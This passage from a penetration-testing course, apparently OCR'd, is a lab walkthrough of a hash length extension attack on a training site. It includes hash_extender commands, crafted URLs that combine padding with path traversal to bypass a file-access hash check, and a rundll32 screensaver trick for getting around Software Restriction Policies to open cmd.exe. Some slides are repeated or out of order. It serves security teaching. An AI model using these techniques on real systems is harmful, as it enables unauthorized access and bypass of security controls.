characters supplied as part of our attack) before opening the new filename.

To visualize this attack, it may be helpful to URL decode the hash extension attack URL to see what the filename has changed to or rerun hash_extender with "--out-data-format raw" to see how the filename changes as part of the attack.

```
http://anime.sec660.org/access.php?filename=Anime07%2dshort%2em
p4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%b8%
2f%2e%2e%2fAnime07%2dfull%2emp4&hash=e717833d27c998a4cad8fdbf5f
3cfbe88516e85b
```

Either our password length guess is wrong, our hash guess is incorrect, or the system is not vulnerable to hash length extension attacks. Keep trying with different password length guesses. Be careful to cut and paste the correct hash and the correct filename.

Valid Hash Extension (2)

Using the output from the hash_extension tool, we craft a new URL on the site as shown on the top of this page, replacing the filename and hash parameters with the output from hash_extender. When we request the crafted URL, the site responds with the familiar "Incorrect hash.", as shown.

At this point, there are several possibilities for the incorrect hash message:

- The system is not vulnerable to hash length extension attacks: This will remain a distinct possibility until we can prove otherwise.
- Tool or attacker mistake: We can't rule out an error in hash_extender or a problem with cutting and pasting the parameters in the URL. Make sure you double-check your work.
- Hash guess is incorrect: The system may not use the SHA1 hashing function, but still be vulnerable to hash extension attacks. We may have to guess again, using a different hashing algorithm that matches the format of the observed hash.
- Password length is incorrect: The most likely situation at this point is that we guessed the password length incorrectly. Try using hash_extender again with the same parameters (press the up arrow in your Linux terminal to repeat the previous command) and guess again with a different password length. Keep guessing until you don't get the "Incorrect hash." error.

Valid Hash Extension (3)

- Hash_extender can accept a range of password lengths, providing data and hash for each

```
# hash_extender -d Anime07-short.mp4 -s
e6ec8047be1f39b800f7f503269ef191eae0fb30 -a /../Anime07-full.mp4 --format
sha1 --out-data-format html --secret-min 6 --secret-max 7
Type: sha1
Secret length: 6
New signature: e717833d27c998a4cad8fdbf5f3cfbe88516e85b
New string: Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%...

Type: sha1
Secret length: 7
New signature: e717833d27c998a4cad8fdbf5f3cfbe88516e85b
New string: Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%...
```


Valid Hash Extension (3)

Since we have to guess the secret within a length range, hash_extender includes an option to specify a minimum and maximum secret length, generating the hash and string for each, as shown on this slide. This feature certainly isn't mandatory for using hash_extender, but can be convenient for trying multiple hashes when guessing the secret length.

To have hash_extender calculate a range of secrets, omit the "-l" parameter and specify the minimum and maximum secret length with "--secret-min" and "--secret-max".


```
$ hash_extender -d Anime07-short.mp4 -s
e6ec8047be1f39b800f7f503269ef191eae0fb30 -a /../Anime07-full.mp4 --format
sha1 -l 9 --out-data-format html
Type: sha1
Secret length: 9
New signature: e717833d27c998a4cad8fdbf5f3cfbe88516e85b
New string:
Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%d0%2f%2e%2e%2fAni
me07%2dfull%2emp4
```

anime.sec660.org/access.php?filename=Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%d0%2f%2e%2e%2fAnime07%2dfull%2emp4&hash=e717833d27c998a4cad8fdbf5f3cfbe88516e85b

Guessing with SHA1 and a 9-character secret


Valid Hash Extension (4)

This page demonstrates the use of hash_extender with a secret length of 9, using the same SHA1 hash guess. Use the output of hash_extender with these parameters to try and access a file from the system.




Valid Hash Extension (5)

Using the hash_extender options specified on the previous page, the target response will be similar to that shown here. This likely means that we have a valid hash! Save the file and examine the file contents.




Not a Valid File

We were able to get past the incorrect hash error, but we still didn't get the filename target we were looking for. The "Anime07-full.mp4" file is zero bytes in length. Continue trying other filenames until you get the full version of the file.



Hints

Since this is an Advanced Penetration Testing class, the hints are found in the secret plans! Seriously, just consider that if you find yourself in a similar situation to material we've covered, apply it to what you see. Again, do NOT obsess about one target or tool: Your time is better spent exploring new things. Pilfer anything that looks like non-default files or content, it may be related and valuable to the game.



Bootcamp CTF – STOP

Don't go any further unless you want to get the answers to the exercise. The next page starts a review of the answers to this exercise.


Bootcamp CTF Solution

- This CTF allows for multiple paths
- Some work better with different tools
- If you found a new one, great!
- The following is one of many
- Here we emphasize Metasploit, since the Empire path is very close to the exercises already completed today

Bootcamp CTF Solution

This CTF is designed to have multiple paths, so the walkthrough will be in methodology and direction (facts such as magic passwords or special IP addresses, not so much). Often, the only thing preventing exploitation is a misaligned version of a tool or setting, so be prepared, as an Advanced Pen Tester should, to modify your tools, setup, and technique as needed.

The 660.2 exercises should be extremely useful in knowing what to do next. This solution will emphasize the Metasploit tool instead of using nearly identical instructions from previous exercises.



Gaining CMD on Office

Software Restriction Policies (SRP) prevent many things here, primarily blocking execution of c:\windows\system32\cmd.exe. You could use another shell, such as the limited command.com, upload your own cmd.exe to a different location, or copy the c:\windows\system32\cmd.exe on the victim to another location. Realistically, it is difficult to have a machine that is both usable and offer no command shell at all. You need to find out only how the machine is typically used.

You could also use the rundll32.exe trick to start a cmd.scr screensaver.

```
copy c:\windows\system32\cmd.exe c:\cmd.scr
rundll32.exe desk.cpl,InstallScreenSaver c:\cmd.scr
```

Right-clicking in explorer.exe is also prevented via GPO. You have to use a different file browser (there's an alternative under C:\Program Files) or use the web browser to download more tools. You may have noticed that PowerShell.exe is installed, which removes the need to gain cmd.exe access.


```
$ hash_extender -d Anime07-short.mp4 -s
e6ec8047be1f39b800f7f503269ef191eae0fb30 -a /../Anime07.mp4 --format sha1
-l 9 --out-data-format html
Type: sha1
Secret length: 9
New signature: 1b8049ef11f82d911bc6d31d89b989b8fc510a10
New string:
Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%d0%2f%2e%2e%2fAni
me07%2emp4
```

anime.sec660.org/access.php?filename=
Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%0
0%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%d0%2f%2e%2e%2
fAnime07%2emp4&hash=1b8049ef11f82d911bc6d31d89b989b8fc510a10

Guessing the filename "Anime07.mp4"


Valid Hash Extension (6)

Using the filename guess "Anime07.mp4", calculate the hash and filename extension string, as shown on this page. Use these parameters to access content from the target website.



Valid Hash Extension (7)

Using the output from hash_extender on the previous page, we can bypass the hash validation mechanism and request files previously inaccessible to the user, as shown on this page.




Hash Length Extension Attack: The Point

In this exercise, we successfully exploited a website vulnerable to the hash length extension attack, but not without some difficulty. In a penetration test, we would not typically know if the server is vulnerable, the secret length, the hashing function, and predictable filenames that could be used to validate a successful hash length extension attack. Further, the lab target was clear about valid and invalid hashes with a simple error message, but this may not be the case in all situations.

